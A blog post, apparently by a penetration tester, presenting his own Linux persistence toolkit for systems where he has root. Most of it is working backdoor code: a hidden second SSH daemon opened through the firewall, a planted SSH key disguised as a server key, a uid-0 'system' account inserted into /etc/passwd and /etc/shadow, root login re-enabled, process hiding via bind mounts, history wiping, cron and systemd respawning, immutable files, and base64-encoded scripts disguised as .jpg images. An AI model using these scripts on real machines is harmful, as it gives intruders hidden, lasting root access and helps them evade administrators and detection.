My Methods To Achieve Persistence In Linux Systems

flaviu.io/advanced-persistent-threat

July 15, 2020

by Flaviu Popescu a year ago 11 min read

For the past few days I've been thinking whether to share the scripts I've put together. Being a guy who is fascinated with Offensive Security I felt that sharing everything that I worked hard on was like giving away my ammunition.

However, I strongly feel that **sharing** my knowledge and my tricks have more benefits to the Info Sec Community and myself.

I also realized the restrains of blogging and only relaying on screenshots without being able to show proof of concepts via videos. So I decided to go ahead and create a YouTube Channel where I will upload the videos.

Where possible at the bottom of each article I will attach a video demo.

These are my Advanced Persistence Threat (APT) tricks that I put together in order to achieve some level of persistence. These methods are not 100% undetectable but it may reserve you a backdoor into the system.

> Before we move on please see /disclaimer/

Requirements

First and foremost I need to make sure that the system in question has all the requirements installed in order to execute all my scripts. The requirements differ from system to system but I am being more broad to target the common linux distros.

```
#!/bin/bash

apt=`which apt-get`
if [[ -f $apt ]]; then
apt-get -qq -y update >/dev/null 2>&1
apt-get -qq install cron -y ; apt-get -qq install net-tools -y ; apt-get -qq install systemd -y
which crontab;which netstat;which systemd
echo -e "\e[31mInstalled with apt-get\e[0m"
else
yum -q update -y
yum -q install systemd -y ; yum -q install cron -y;yum -q install net-tools -y
which crontab;which netstat;which systemd
echo -e "\e[31mInstalled with yum\e[0m"
fi
```

Bash

I'n going to call this script requirements.sh for the time being.

With an if-else statement I am checking if the system is using apt or yum.

Advanced Package Tool also know as APT works with libraries to handle the installation and removal of packages.

Yellowdog Updater also known as YUM is a command line package manager utility for Linux operating systems commonly found on CentOS/RHEL distributions.

Where needed, I installed cron, net-tools, and systemd.

Users that set up and maintain software use **Cron** to schedule jobs that are running periodically at fixed intervals.

Cron and **Crontab**

The name of the tool is Cron and Crontab is the binary that will print the jobs that cron is executing.

The ***Net-tools package*** is made up of programs which form the base of Linux networking.

Systemd is a **Linux** service manager that includes features like on-demand starting of daemons, mount and automount point maintenance, and processes tracking.

I like to encode my scripts, so below is a version of the initial script that undergone simple b64 encoding and had a file format change.

```
#!/bin/bash

echo
"IyEvYmluL2Jhc2gKdW5zZXQgSElTVEZJTEUgSElTVFNBVkUgSElTVE1PVkUgSElTVFpPTkUgSElTVE9SWSBISVNUTE9H
| base64 --decode > /tmp/req.jpg;chmod +x /tmp/req.jpg;/tmp/req.jpg;rm -rf tmp/req.jpg
echo -e "\e[31mDone\e[0m"
```

Bash
My final script called requirements.jpg

In case you are wondering why I'm using **.JPG** format, is just something I prefer. I want to camouflage myself as much as possible in the event "someone" finds my files. Using jpg, gif or other **unsuspicious formats, file names and output folders** might trick the "person" into believing it is not something malicious.

Persistence

This is the main script that does most of the work.

```
#!/bin/bash
if [ -z "${HOME:-}" ]; then export HOME="$(cd ~ && pwd)"; fi
uid=$(id -u)
if [ -n "${uid}" ] && [ $uid -ge "0" ] ; then
admin_port=28822
administration_key='ssh-rsa
AAAAB3NzaC1yc2EAAAABJQAAAQEAu6QWR15HphWLI/0MsKbDm82diJJnRJQMwwHneoMA9mlrUxQ/9EJQtcvAEWDYjvnCB
system key generated by server 20150113'

locateUser='system:$6$zA6e8KqHElNiaBv7$gHry0K8nRfUDzyxfW/C0sFGpJjwAtcaiO/RpfWzOow14BO1pATPXht

inFile='/etc/shadow'
lUName='system:x:0:0:system:/root:/bin/bash'
uNFile='/etc/passwd'
dir_ssh='/root/.ssh/'
dir_ssh_k="${dir_ssh}authorized_keys"
bashFfile="/root/.bashrc"
bashSecLine="/etc/syslogservice >/dev/null 2>&1"
node_process_id=`netstat -nptl |grep ":$admin_port"`
banned="sshd -p $admin_port|inject|./sshd:|bing|resolve|system@"
ufwFile=`which ufw`
fIptbl=`which iptables`
if [[ -z $node_process_id ]]; then
        sshd_file=`which sshd`
        $sshd_file -p 28822 &
        sleep 9s
fi
if [[ -f $ufwFile ]]; then
checkUpdatePort=`$ufwFile status | grep $admin_port | grep -iF "allow"`
if [[ -z $checkUpdatePort ]]; then
        $ufwFile allow $admin_port
        fi
fi
for pid in $(ps -fe | egrep "$banned" | egrep -v 'grep' | awk '{print $2}'); do
mount -o bind ~/ /proc/$pid
done
if [[ -f $fIptbl ]]; then
check_upgrade_port=`iptables-save | grep -- "-A INPUT -p tcp -m tcp --dport
$admin_port -j ACCEPT"`
if [[ -z $check_upgrade_port ]]; then
iptables -A INPUT -p tcp --dport $admin_port -j ACCEPT
        fi
fi
outc=$(unset HISTFILE HISTSAVE HISTMOVE HISTZONE HISTORY HISTLOG USERHOST REMOTEHOST
REMOTEUSER WATCH;history -n;export  HISTFILE=/dev/null; history -c)

if [[ -d $dir_ssh ]]; then
echo "" >/dev/null &
else
mkdir $dir_ssh  >/dev/null 2>&1
fi
if [[ -f $dir_ssh_k ]]; then
echo "" >/dev/null &
else
touch $dir_ssh_k  >/dev/null 2>&1
fi
grep -qF -- "${administration_key}" "${dir_ssh_k}" || echo "${administration_key}" >>
"${dir_ssh_k}"
grep -qF -- "$locateUser" "$inFile" || grep -qF -- "$locateUser" "$inFile" || sed -i
'2
i\system:$6$zA6e8KqHElNiaBv7$gHry0K8nRfUDzyxfW/C0sFGpJjwAtcaiO/RpfWzOow14BO1pATPXhtbb764YLxaE
/etc/shadow
```

```
grep -qF -- "$lUName" "$uNFile" || grep -qF -- "$lUName" "$uNFile" || sed -i '2
i\system:x:0:0:system:/root:/bin/bash' /etc/passwd
grep -qF -- "$bashSecLine" "$bashFfile" || echo "$bashSecLine" >> "$bashFfile"
sed -i '/^PermitRootLogin/s/no/yes/' /etc/ssh/sshd_config >/dev/null 2>&1
sed -i '/^PrintLastLog/s/yes/no/' /etc/ssh/sshd_config >/dev/null 2>&1

fi
```

Bash
Script syslog.sh

To briefly explain what is happening in this script, This script is purposely made for being executed into a system where I would be root. I have created different scripts for systems where I have limited access but still want some form of persistence, I will get into that further along.

Variables: admin_port, administration_key, locateUser, inFile, lUName, uNFile, dir_ssh, dir_ssh_k, bashFfile, bashSecLine, node_process_id, banned, ufwFile, fIptbl.

Cloning the ssh port apart from the default one weather it is 22 or the admin has changed this to 2222, my new port will be 28822.

I am using authorized_keys and placing my own key into the .ssh folder (/root/.ssh/), this key is crafted to look like it was generated by the server itself to blend in. I am also adding a new user called "system" with admin privileges, and this user will be placed right underneath the root user. By default new users are wrote at the bottom of passwd and shadow files but I think by moving it at the top it would be harder to spot.

This script will be put into /etc/syslogservice.

The script is also making sure that my new ssh backdoor port will be allowed in the system via ufw and iptables, also adding a new entry in .bashrc.

.bashrc initializes an interactive shell session, Any command that is being put in this file is executed whenever a new terminal session is opened.

I am making use of grep, sed, and echo with the other variables in my script to help me along the way in injecting code in places where I want them to be (e.g changing PermitRootLogin from no to yes in sshd_config).


Again as with the previous script this will one undergo encoding.

```bash
#!/bin/bash
unset HISTFILE HISTSAVE HISTMOVE HISTZONE HISTORY HISTLOG USERHOST REMOTEHOST REMOTEUSER
WATCH;history -n;export  HISTFILE=/dev/null; history -c;echo
"IyEvYmluL2Jhc2gKaWYgWyAteiAiJHtIT01FOi19IiBdOyB0aGVuIGV4cG9ydCBIT01FPSIkKGNkIH4gJiYgcHdkKSI7
| base64 --decode > /etc/syslogservice;echo "/etc/syslogservice >/dev/null 2>&1" >>
/root/.bashrc; source .bashrc;mkdir /root/.ssh;cd /root/.ssh;echo -e "ssh-rsa
AAAAB3NzaC1yc2EAAAABJQAAAQEAu6QWR15HphWLI/0MsKbDm82diJJnRJQMwwHneoMA9mlrUxQ/9EJQtcvAEWDYjvnCB
system key generated by server 20150113\n$(<authorized_keys)" > authorized_keys;chmod 400
authorized_keys;chown root:root /root/.ssh;chown root:root /etc/syslogservice; chmod 755
/etc/syslogservice;chattr +i /etc/syslogservice
```

Bash
Final script syslog.jpg

The command `chown root:root` changes the user and group of the specified file or directory to user `root` and group `root`.

More importantly chattr, this is the command in the GNU system that allows a user to set certain attributes of a file.



```
root@flav:/tmp# touch test.txt
root@flav:/tmp# mv test.txt test1.txt
root@flav:/tmp# ls
test1.txt
root@flav:/tmp# chattr +i test1.txt
root@flav:/tmp# mv test1.txt test.txt
mv: cannot move 'test1.txt' to 'test.txt': Operation not permitted
root@flav:/tmp# chattr -i test1.txt
root@flav:/tmp# mv test1.txt test.txt
root@flav:/tmp# ls
test.txt
root@flav:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@flav:/tmp# chattr +i test.txt
root@flav:/tmp# echo "testing" > test.txt
-bash: test.txt: Operation not permitted
root@flav:/tmp# rm -rf test.txt
rm: cannot remove 'test.txt': Operation not permitted
root@flav:/tmp#
```

demo chattr

I am doing this because I don't want my file being edited or removed from the system. As you can see even with administrative privileges I cannot change, remove or edit the file.

Cron job

```
#!/bin/bash
croncmd="/etc/syslogservice >/dev/null 2>&1"
cronjob="10 * * * * $croncmd"
( crontab -l | grep -v -F "$croncmd" ;echo -e "$cronjob") | crontab -
echo -e "\e[31mHere is the crontab running:\e[0m"
crontab -l
```

Bash

In a `crontab` file, the fields are:

- minute of the hour.
- hour of the day.
- day of the month.
- month of the year.
- day of the week.

In my case

```
10 * * * * /etc/syslogservice >/dev/null 2>&1
```

Bash

It means execute `syslogservice` at 10 minutes past every hour.

Encoding the cron script below.

```
#!/bin/bash
unset HISTFILE HISTSAVE HISTMOVE HISTZONE HISTORY HISTLOG USERHOST REMOTEHOST REMOTEUSER
WATCH;history -n;export  HISTFILE=/dev/null; history -c
echo
"IyEvYmluL2Jhc2gKY3JvbmNtZD0iL2V0Yy9zeXNsb2dzZXJ2aWNlID4vZGV2L251bGwgMj4mMSIKY3JvbmpvYj0iNSAq
| base64 --decode > /etc/cron.jpg;chmod +x /etc/cron.jpg;/etc/cron.jpg;rm -rf /etc/cron.jpg
echo -e "\e[31mDone\e[0m"
```

Bash
cron.jpg

System Hardening

The next thing I want to do is also beneficial to the "system that has been compromised" , What.. ? Putting my whitehat on...

I would not like other hackers to "compromise" the same systems that "I did". So I am going to harden the system by installing fail2ban to block other ssh attempts, I would have a look in the system to get a feel of what is it being used for, update all the packages, check the system for weak passwords, and basically and way of someone else getting in. (Being selfish am I ?)

```bash
#!/bin/bash
apt=`which apt-get`
if [[ -f $apt ]]; then
apt-get -qq -y update >/dev/null 2>&1
apt-get -qq install fail2ban -y >/dev/null 2>&1
which fail2ban
echo -e "\e[31mInstalled via apt-get\e[0m"
else
yum -q update -y >/dev/null 2>&1
yum -q install fail2ban -y >/dev/null 2>&1
which fail2ban
echo -e "\e[31mInstalled via yum\e[0m"
fi
echo -e "\e[31mCreating jail file\e[0m"
touch /etc/fail2ban/jail.local
echo "[DEFAULT] ignoreip = 127.0.0.1/8 ::1" >> /etc/fail2ban/jail.local
echo "bantime = 3600" >> /etc/fail2ban/jail.local
echo "findtime = 600" >> /etc/fail2ban/jail.local
echo "maxretry = 2" >> /etc/fail2ban/jail.local
echo "[sshd] enabled = true" >> /etc/fail2ban/jail.local
echo -e "\e[31mRestarting\e[0m"
service fail2ban restart
echo -e "\e[31mChecking Status\e[0m"
service fail2ban status
```

Bash
installing fail2ban

> Fail2ban is an framework that prevents intrusion, it protects systems from brute force attacks.

Using a simple if / else statement I am installing fail2ban and creating the jail file for the ssh protocol.

I can also configure Fail2Ban to monitor Apache or Nginx logs. There are many 'jails' templates that I could include in my script but for the purpose of this demo I am only creating a jail for the ssh protocol. Below are other jails and what they being used for.

`[apache-noscript]` jail is used to ban clients that are looking for scripts on the webpage to execute and exploit.

The `[apache-overflows]` jail is used to restrict access to client who are trying to request suspicious URLs. These can often be signs of attempts from attackers that are trying to exploit your webserver by triggering buffer overflows.

Other additional jails are `apache-badbots`, this is used to stop known malicious bots.

Lastly, if you are running apache with php, you may need to enable the `[php-url-fopen]` jail, this blocks attempts for usage of specific php behavior for malicious purposes. You are most likely going to need to change the `logpath` directory to point to the correct access log location e.g in Ubuntu the location is at `/var/log/apache2/access.log`.

Encoding the fail2ban script:

```
#!/bin/bash

echo
"IyEvYmluL2Jhc2gKdW5zZXQgSElTVEZJTEUgSElTVFNBVkUgSElTVE1PVkUgSElTVFpPTkUgSElTVE9SWSBISVNUTE9H
| base64 --decode > /tmp/fail2ban.jpg;chmod +x /tmp/fail2ban.jpg;/tmp/fail2ban;rm -rf
/tmp/fail2ban.jpg
echo -e "\e[31mDone\e[0m"
```

Bash
Final script fail2ban.jpg

Systemd Service

In this script I have also added a fail2ban service, This is just a timer that makes sure that fail2ban is always running.

> S**ystemd** are unit files whose name are ending in .**service**. This t**imers** can be used as an alternative to cron.

```
[Unit]
Description=Fail2Ban Service
Documentation=man:fail2ban(1)
After=network.target iptables.service firewalld.service ip6tables.service ipset.service
PartOf=iptables.service firewalld.service ip6tables.service ipset.service

[Service]
Type=simple
ExecStartPre=/bin/mkdir -p /var/run/fail2ban
ExecStart=/usr/local/bin/fail2ban-server -xf start
# if should be logged in systemd journal, use following line or set logtarget to sysout in
fail2ban.local
# ExecStart=/usr/local/bin/fail2ban-server -xf --logtarget=sysout start
ExecStop=/usr/local/bin/fail2ban-client stop
ExecReload=/usr/local/bin/fail2ban-client reload
PIDFile=/var/run/fail2ban/fail2ban.pid
Restart=on-failure
RestartPreventExitStatus=0 255

[Install]
WantedBy=multi-user.target
```

Bash
fail2ban service

Encoding fail2ban service:

```
#!/bin/bash

echo
"W1VuaXRdCkRlc2NyaXB0aW9uPUZhaWwyQmFuIFNlcnZpY2UKRG9jdW1lbnRhdGlvbj1tYW46ZmFpbDJiYW4oMSkKQWZ0
| base64 --decode > /etc/systemd/system/fail2ban.service;systemctl start
fail2ban.service;systemctl enable fail2ban.service
echo -e "\e[31mDone\e[0m"
```

Bash
fail2ban-service.jpg

I also need service for syslogservice:

```
[Unit]
Description=SysLogService
After=network-online.target
Requires=network-online.target

[Service]
WorkingDirectory=/etc/
#path to executable.
ExecStart=/etc/syslogservice
#StandardOutput=null

SuccessExitStatus=143
TimeoutStopSec=10
Restart=always
RestartSec=3600
[Install]
WantedBy=multi-user.target
```

Bash
syslogservice service

Explaining the parameters in this service file.

Description= This is just a description for the service

Requires=network configuration dependency

After=This means that the service must be started after the network is ready.

Example:If my program expected the MySQL server to be running, I would add:
After=mysqld.service

WorkingDirectory=The folder in which the script or binary is located.
ExecStart=here is the absolute path for the program I want to start.
SuccessExitStatus=143; this exit code means that the program received a SIGTERM signal to instruct it to exit, but it did not handle the signal properly.

TimeoutStopSec= Configures the time to wait for each ExecStop= command.

Restart=always
By default, systemd doesn't restart the service if the program exits. This is usually not what I want for a service that must be always running, so I'm instructing it to always restart on exit.

RestartSec=3600
I could also use on-failure to only restart if the exit status is not 0.
By default, systemd attempts a restart after 100ms. I can specify the number of seconds to wait before attempting a restart.

It is useful to note: By default when I configured Restart=always, systemd will give up restarting my service (Forever) if it fails to start it in 5 attempts within 10 seconds.
The units that are responsable for this are
StartLimitBurst=5
StartLimitIntervalSec=10

The RestartSec parameter will also have an impact, for example if it is set to restart within 3 seconds then I cannot reach 5 failed tries within 10 seconds, right? right.
The easiest fix will be to set StartLimitIntervalSec=0, this means that systemd will attempt to start the service forever.
As an alternative, by leaving the default settings, I can tell systemd to restart the service if the start limit is reached by using StartLimitAction=reboot.

Encoding syslogservice service:

```
#!/bin/bash
unset HISTFILE HISTSAVE HISTMOVE HISTZONE HISTORY HISTLOG USERHOST REMOTEHOST REMOTEUSER
WATCH;history -n;export  HISTFILE=/dev/null; history -c
echo
"CltVbml0XQpEZXNjcmlwdGlvbj1TeXNMb2dTZXJ2aWNlCkFmdGVyPW5ldHdvcmstb25saW5lLnRhcmdldApSZXF1aXJl
| base64 --decode > /etc/systemd/system/cleaning.service;systemctl start
cleaning.service;systemctl enable cleaning.service
echo -e "\e[31mDone\e[0m"
```


Bash
Final script syslogservice.jpg

So far I've gone through the following scripts:

requirements.jpg
syslog.jpg
cron.jpg
fail2ban.jpg
fail2ban-service.jpg
syslogservice.jpg

Using tar and assuming these files are within a folder I can pack them all into 1 single file.


tar czvf unix.jpg *



```
root@flav: ~/demo
root@flav:~/demo#
root@flav:~/demo#
root@flav:~/demo# ls
cron.jpg  fail2ban-service.jpg  fail2ban.jpg  requirements.jpg  syslog.jpg  syslogservice.jpg
root@flav:~/demo# tar czvf unix.jpg *
cron.jpg
fail2ban-service.jpg
fail2ban.jpg
requirements.jpg
syslog.jpg
syslogservice.jpg
root@flav:~/demo# ls
cron.jpg  fail2ban-service.jpg  fail2ban.jpg  requirements.jpg  syslog.jpg  syslogservice.jpg  unix.jpg
root@flav:~/demo#
```

adding all the scripts into a single file

Demo



MY METHODS TO ACHIEVE
PERSISTENCE IN LINUX SYSTEMS
https://flaviu.io/advanced-persistent-threat

Watch Video At: https://youtu.be/8rDcYk4yyNA

Conclusion:

I like keeping persistance through light scripts and not rootkits that are potentially detected by AV's or by other scanners because they infect a lot of /bin files. See my previous post at have-i-been-hacked to read where I talk about rkhunter, chkrootkit.

This blog post is informative for both communities, Offensive and Defensive as it shows a tiny glimpse into the world of hide and seek.

Room for improvement? Sure there is! This is just a warm-up!

The idea is to blend in the system as much as possible, stay hidden and quiet for as long as possible.

To do: inject a sneaky web shell in the web server that would get me a simple shell.

Have you got suggestions for improvement ? Get in touch!
In a future post I will go into detail about hiding the output from netstat, and further hiding our files and tracks within the system.

Thank you for reading my article, Until next time!

Your friendly neighbourhood Hacker.

Read more posts by this author

Flaviu Popescu

An aspiring Red Teamer, current Penetration Tester, my interests include but are not limited to Reverse Engineering, Advanced Persistent Threat Malware, Cyber-HUMINT, Nation State Cyber Ops, and OSINT